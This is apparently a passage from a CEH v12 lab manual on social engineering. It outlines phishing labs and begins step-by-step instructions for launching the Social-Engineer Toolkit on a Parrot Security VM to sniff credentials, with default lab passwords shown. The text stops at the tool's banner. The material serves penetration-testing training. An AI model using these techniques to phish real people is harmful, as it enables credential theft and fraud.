- Obtain employees’ basic personal details and organizational information
- Obtain usernames and passwords
- Perform phishing
- Detect phishing

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 40 Minutes

Overview of Social Engineering

Social engineering is the art of manipulating people to divulge sensitive information that will be used to perform some kind of malicious action. Because social engineering targets human weakness, even organizations with strong security policies are vulnerable to being compromised by attackers. The impact of social engineering attacks on organizations can include economic losses, damage to goodwill, loss of privacy, risk of terrorism, lawsuits and arbitration, and temporary or permanent closure.

There are many ways in which companies may be vulnerable to social engineering attacks. These include:

- Insufficient security training
- Unregulated access to information
- An organizational structure consisting of several units
- Non-existent or lacking security policies

Lab Tasks

Ethical hackers or penetration testers use numerous tools and techniques to perform social engineering tests. The recommended labs that will assist you in learning various social engineering techniques are:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ***
1	Perform Social Engineering using Various Techniques	√	√	√
	1.1 Sniff Credentials using the Social-Engineer Toolkit (SET)	√		√
2	Detect a Phishing Attack	√	√	√
	2.1 Detect Phishing using Netcraft	√		√
	2.2 Detect Phishing using PhishTank		√	√
3	Audit Organization's Security for Phishing Attacks	√		√
	3.1 Audit Organization's Security for Phishing Attacks using OhPhish	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

Module 09 – Social Engineering

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit <https://www.cyberq.io/>.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.



Perform Social Engineering using Various Techniques

Social engineering techniques are used to gather sensitive information from people or organizations in order to commit fraud or carry out other criminal activities.

Lab Scenario

As a professional ethical hacker or penetration tester, you should use various social engineering techniques to examine the security of an organization and the awareness of employees.

In a social engineering test, you should try to trick the user into disclosing personal information such as credit card numbers, bank account details, telephone numbers, or confidential information about their organization or computer system. In the real world, attackers would use these details either to commit fraud or to launch further attacks on the target system

Lab Objectives

- Sniff credentials using the Social-Engineer Toolkit (SET)

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of Social Engineering Techniques

There are three types of social engineering attacks: human-, computer-, and mobile-based.

- **Human-based social engineering** uses interaction to gather sensitive information, employing techniques such as impersonation, vishing, and eavesdropping

- **Computer-based social engineering** uses computers to extract sensitive information, employing techniques such as phishing, spamming, and instant messaging
- **Mobile-based social engineering** uses mobile applications to obtain information, employing techniques such as publishing malicious apps, repackaging legitimate apps, using fake security applications, and SMiShing (SMS Phishing)

Lab Tasks

Task 1: Sniff Credentials using the Social-Engineer Toolkit (SET)

The Social-Engineer Toolkit (SET) is an open-source Python-driven tool aimed at penetration testing via social engineering. SET is particularly useful to attackers, because it is freely available and can be used to carry out a range of attacks. For example, it allows attackers to draft email messages, attach malicious files, and send them to a large number of people using spear phishing. Moreover, SET's multi-attack method allows Java applets, the Metasploit browser, and Credential Harvester/Tabnabbing to be used simultaneously. SET categorizes attacks according to the attack vector used such as email, web, and USB.


Although many kinds of attacks can be carried out using SET, it is also a must-have tool for penetration testers to check for vulnerabilities. For this reason, SET is the standard for social engineering penetration tests, and is strongly supported within the security community.

As an ethical hacker, penetration tester, or security administrator, you should be familiar with SET and be able to use it to perform various tests for network vulnerabilities.

Here, we will sniff user credentials using the SET.


1. Turn on the **Windows 11** and **Parrot Security** virtual machine.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the Password field and press Enter to log in to the machine.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.



3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
6. Type **setoolkit** and press **Enter** to launch Social-Engineer Toolkit (SET).




```

[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# setoolkit
  
```

7. The **SET** menu appears, as shown in the screenshot. Type **1** and press **Enter** to choose **Social-Engineering Attacks**.

Note: If a **Do you agree to the terms of service [y/n]** question appears, enter **y** and press **Enter**.



```

./setoolkit - Parrot Terminal
File Edit View Search Terminal Help
[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
[---] Version: 8.0.3 [---]
[---] Codename: 'Maverick' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

